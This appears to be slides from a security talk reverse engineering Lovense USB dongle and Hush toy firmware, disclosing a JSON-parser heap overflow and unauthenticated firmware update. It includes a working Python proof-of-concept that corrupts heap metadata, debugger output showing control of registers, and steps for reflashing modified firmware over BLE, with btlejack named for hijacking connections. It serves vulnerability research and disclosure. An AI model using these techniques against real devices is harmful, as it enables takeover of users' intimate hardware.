this.filename = "src/update/dongle.zip"  
this.exePath = "src\\update\\nrfutil.exe"  
...  
  
t.downloadFile(this.updateUrl + e, t.filename, ...)  
  
...  
  
dfu: "DFU;",  
oldDongleDFU: {  
    type: "usb",  
    cmd: "DFU"  
}  
}
```

# Lovense USB dongle firmware

- The file we get is a zip
  - Two binary blob
  - One JSON file
- None of it is encrypted
- Nothing that looks like a base address or anything in metadata, mostly just looks like versioning
- Big blob looks like thumb-mode ARM, so IDA to the rescue...

Firmware blob

Name	Size
main.bin	26 840
main.dat	14
manifest.json	478

Metadata

```

void processLatestCommand()
{
    if ( receivedCommand_ == 1 )
    {
        if ( !processSimpleCommands_(latestCommand_) )
        {
            processComplexCommands_(latestCommand_);
        }
    }
}

void processComplexCommands_(char *cmd)
{
    jsonNode_s* node = parseJsonFromString_(cmd);

    if ( !node )
    {
        sendHostError("402");
        return;
    }

    attribute_type = getJsonAttributeByName(node, "type");
    ...
}

bool processSimpleCommands_(char *a1)
{
    if ( memcmp(a1, "DFU;", 4u) )
    {
        if ( !memcmp(a1, "RESET;", 6u) )
        {
            sendHostMessage_("OK;");
            SYSRESETREQ();
        }
        if ( memcmp(a1, "DeviceType;", 0xBu) )
        {
            if ( memcmp(a1, "GetBatch;", 9u) ) return 0;
            sendHostMessage_("%02X%02X%02X;\n",
                batch0, batch1, batch2, batch3);
        }else{
            sendHostMessage_("%s:%s%s:%02X%02X%02X%02X%02X%02X;\n",
                "D", "1", "05", deviceMac0, deviceMac1, deviceMac2,
                deviceMac3, deviceMac4, deviceMac5);
        }
    }else{
        sendHostMessage_("OK;");
        initiateDfu_();
    }
    return 1;
}

```

Loveense USB dongle firmware: DFU command & JSON parser

# LoVense USB dongle firmware: JSON parser

- Don't know if parser is open-source or in-house
- What I do know is it's buggy 😊
- parseJsonString
  - Parses member strings
  - Handles escape characters
    - ...poorly
  - Copies strings into the heap

Assumes escapes only skip one character...

...but they can actually skip way more than one

```
while ( 1 )
{
    curcar_strlen = *cursor_strlen;
    if ( curcar_strlen == '"' ) break;
    if ( !*cursor_strlen ) break;
    ++string_length;
    if ( !string_length ) break;
    ++cursor_strlen;
    if ( curcar_strlen == '\\\' ) ++cursor_strlen;
}
string_buffer = malloc(string_length + 1);
...
while ( 1 )
{
    if ( *cursor == '"' || !*cursor ) break;
    if ( *cursor == '\\\' )
    {
        if ( cursor[1] == 'u' )
        {
            sscanf(&cursor[2], "%4x", &unicode_val);
            cursor += 6;
            ...
        }
    }
}
...
```

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JSON parser bug: target buffer length calculation



00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

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74 65 73 74 5C 75 00 61 61 61 61 61 61 61 61


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      cursor += 6;
      ...
    }
  }else{
    *outcursor++ = *cursor++;
  }
  ...
}
```

JSON parser bug: terminator escape

# Lovense USB dongle: hardware


- This is great, but we still don't know what hardware the dongle is running
  - We know no ASLR, no stack cookies, but maybe there's DEP/XN?
- Based on NRF51822 SoC
  - Cortex-M0, 256KB flash, 16KB ram
    - No DEP
  - Includes BLE-capable radio
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Exposed SWD test points

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Debugging the dongle

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  - What can we corrupt?
  - Heap metadata!
- The heap is just a free-list
  - Corrupt length and next pointer => control location of next allocation




	00	01	02	03	04	05	06	07	
200041C0	00	00	00	00	08	00	00	00	.....
200041C8	63	6D	64	00	10	00	00	00	cmd.....
200041D0	74	65	73	74	00	00	00	00	test.....
200041D8	00	00	00	00	08	00	00	00	.....
200041E0	E4	41	00	20	90	FE	FF	FF	äA. .pÿÿ
200041E8	00	00	00	00	00	00	00	00	.....

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200041E0	DE	AD	BA	BE	90	FE	FF	FF	p.º%.pÿÿ
200041E8	00	00	00	00	00	00	00	00	.....

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# Lovense USB dongle crash

```
# use heap-based buffer overflow to corrupt heap metadata...
bugdata = b"\u" + bytes([0x00, 0x01, 0x02, 0x03,
    # next mem-chunk's length field
    0x5c, 0x00, 0x5c, 0x00, 0x5c, 0x00, 0x5c, 0x00,
    # next mem-chunk's free-list pointer
    0x10, 0x47, 0x5c, 0x00, 0x20])

# data that will be written to next mem-chunk's free-list pointer
overwrite_data = "a" * 0x300

# generate actual json
jsondata = b'{"type":"toy","func":"command","id":"899208080A0A","cmd":"'
jsondata += bugdata + b';","'
jsondata += overwrite_data + b'"}\r\n'
print(jsondata)

# send over serial
d.port.write(jsondata)
print(d.port.readline())
```

J-Link Commander

```
J-Link>regs
PC = 000006B0, CycleCnt = 00000000
R0 = 200034D3, R1 = 61616161, R2 = 61616161, R3 = 61616161
R4 = 61616161, R5 = 61616161, R6 = 61616161, R7 = 61616161
R8 = FFFFFFFF, R9 = FFFFFFFF, R10= FFFFFFFF, R11= FFFFFFFF
R12= FFFFFFFF
SP(R13)= 20004710, MSP= 20004710, PSP= FFFFFFFC, R14(LR) = FFFFFFF1
XPSR = 01000003: APSR = nzcvg, EPSR = 01000000, IPSR = 003 (HardFaultMemManage)
CFBP = 00000000, CONTROL = 00, FAULTMASK = 00, BASEPRI = 00, PRIMASK = 00
FPU regs: FPU not enabled / not implemented on connected CPU.
J-Link>mem32 20004710, 80
20004710 = 200034D3 61616161 61616161 61616161
20004720 = FFFFFFFF 0001F747 61616160 01000021
20004730 = 61616161 61616161 61616161 61616161
20004740 = 61616161 61616161 61616161 61616161
20004750 = 61616161 61616161 61616161 61616161
20004760 = 61616161 61616161 61616161 61616161
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20004900 = 61616161 61616161 61616161 61616161
J-Link>
```

# Lovense USB dongle: DFU

- Unfortunately, toy doesn't respond to JSON 😞
- It does share simple commands with dongle
  - DeviceType; is sent to both dongle and toy
  - What about DFU;?
- Definitely has an effect
  - Causes the dongle to become unresponsive...
  - ...and to disconnect from UART 😞

```
10:14:10.441 Connecting to: LVS-Z001 ..
10:14:10.441 centralManager.connect(peripheral, options:nil)
10:14:10.594 [Callback] Central Manager did connect peripheral
10:14:10.595 Connected to: LVS-Z001
10:14:10.596 Discovering services...
10:14:10.596 peripheral.discoverServices([6E400001-B5A3-F393-E0A9-E50E24DCCA9E])
10:14:10.743 Services discovered
10:14:10.744 Nordic UART Service found
10:14:10.744 Discovering characteristics...
10:14:10.745 peripheral.discoverCharacteristics(nil, for: 6E400001-B5A3-F393-E0A9-E50E24DCCA9E)
10:14:10.746 Characteristics discovered
10:14:10.746 TX Characteristic found
10:14:10.747 RX Characteristic found
10:14:10.747 Enabling notifications for 6E400003-B5A3-F393-E0A9-E50E24DCCA9E
10:14:10.747 peripheral.setNotifyValue(true, for: 6E400003-B5A3-F393-E0A9-E50E24DCCA9E)
10:14:10.803 Notifications enabled for characteristic: 6E400003-B5A3-F393-E0A9-E50E24DCCA9E
10:14:20.412 Writing to characteristic: 6E400002-B5A3-F393-E0A9-E50E24DCCA9E
10:14:20.412 peripheral.writeValue(0x4446553b, for: 6E400002-B5A3-F393-E0A9-E50E24DCCA9E, type: .withResponse)
10:14:20.412 "DFU;" sent
10:14:22.465 [Callback] Central Manager did disconnect peripheral
10:14:22.466 Error Code: The connection has timed out unexpectedly.
```

# Lovense USB dongle: DFU

- We already know dongle DFU is possible
  - The app does it when you plug in a new dongle
  - ...we downloaded a DFU package from their server
- But what kind of authentication does it use?
  - Let's check the metadata for a signature...
- The only thing even close to authentication is... a CRC16

## manifest.json

```
{
  "manifest": {
    "application": {
      "bin_file": "main.bin",
      "dat_file": "main.dat",
      "init_packet_data": {
        "application_version": 4294967295,
        "device_revision": 65535,
        "device_type": 65535,
        "firmware_crc16": 8520,
        "softdevice_req": [
          65534
        ]
      }
    },
    "dfu_version": 0.5
  }
}
```

## main.dat

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D
00000000 FF FF FF FF FF FF FF FF 01 00 FE FF 48 21
```

## main.bin

C:\re\lovense\d1071\main.bin	
Algorithm	Checksum
CRC-16 CCITT	2148



# Lovense USB dongle: DFU

- Can we just modify main.bin, recalculate its CRC16 and flash it using the program included in Lovense Remote?
- Yes
- Since “DFU;” affects the plug too, maybe we can reflash its firmware too
  - But we don’t have a base firmware image... so need to take a look under the hood


main.bin

```
00002A70 6D FC 01 20 C3 E7 00 00 mü. Äç..
00002A78 44 46 55 3B 00 00 00 00 DFU;....
00002A80 52 45 53 45 54 3B 00 00 RESET;..
00002A88 44 65 76 69 63 65 54 79 DeviceTy
00002A90 70 65 3B 00 47 65 74 42 pe;.GetB
00002A98 61 74 63 68 3B 00 00 00 atch;...
00002AA0 4F 4B 3B 00 84 14 02 00 OK;.....
00002AA8 D8 2F 00 20 30 37 00 00 Ø/. 07..
00002AB0 31 00 00 00 44 00 00 00 l...D...
00002AB8 68 65 6C 6C 6F 20 66 72 hello fr
00002AC0 6F 6D 20 6D 6F 64 69 66 om modif
00002AC8 69 65 64 20 64 6F 6E 67 ied dong
00002AD0 6C 65 20 66 77 21 00 58 le fw!.X
00002AD8 3B 0A 00 00 10 B5 0D 4C ;....µ.L
```

Serial port sniffer


Function	Data	Data (chars)
IRP_MJ_WRITE	44 65 76 69 63 ...	DeviceType;..
IRP_MJ_READ	68 65 6c 6c 6f 2...	hello from modified dongle fw!


# LoVense compromise map



# Lovense Hush: hardware

- The Hush is based off the NRF528322
  - Cortex M4, 512KB flash, 64KB ram
  - Basically supercharged NRF58122
- We can easily locate things that weren't on the dongle...
- ...and things that were
  - The Hush has working SWD test points
  - Thanks to this, we can just dump the firmware over SWD





# Love Hush: firmware

- Quick RE confirms no JSON parser ☹
  - Only “simple” commands, but a lot of them
- Searching for “DFU” turns up two things
  - “DFU;” command handler, as expected
  - “DfuTarg” string in bootloader region
- “DfuTarg” is used the same as “LVS-Z001”
  - Makes it look like it’s the bootloader’s BLE DFU mode


0x7D4F6:

```
add    r1, pc, #0xe8 ; (adr r1, "DfuTarg")
bic.w  r0, r0, #0xf
adds   r0, r0, #1
bic.w  r0, r0, #0xf0
adds   r0, #0x10
strb.w r0, [sp, #8]
movs   r2, #7
add    r0, sp, #8
svc    0x7c
```

0x21646:

```
add    r1, pc, #0x58 ; (adr r1, "LVS-Z001")
bic.w  r0, r0, #0xf
adds   r0, r0, #1
bic.w  r0, r0, #0xf0
adds   r0, #0x10
strb.w r0, [sp, #8]
movs   r2, #8
add    r0, sp, #8
svc    0x7c
```

Sure enough...



# Lovense Hush: DFU

- Can we just modify main.bin, recalculate its CRC16 and flash it using the Nordic DFU app?
- Yes
- This requires establishing a BLE connection to the Hush
  - But there's no authentication – anyone can connect
  - Even if someone's already connected – btlejack is a tool that lets us hijack unsecured BLE connections

firmware.bin

```
000207F0 2C 2E 00 20 00 B5 85 B0 14 22 56 A1 68 46 FE F7 ,...µ...°."V;hFp÷
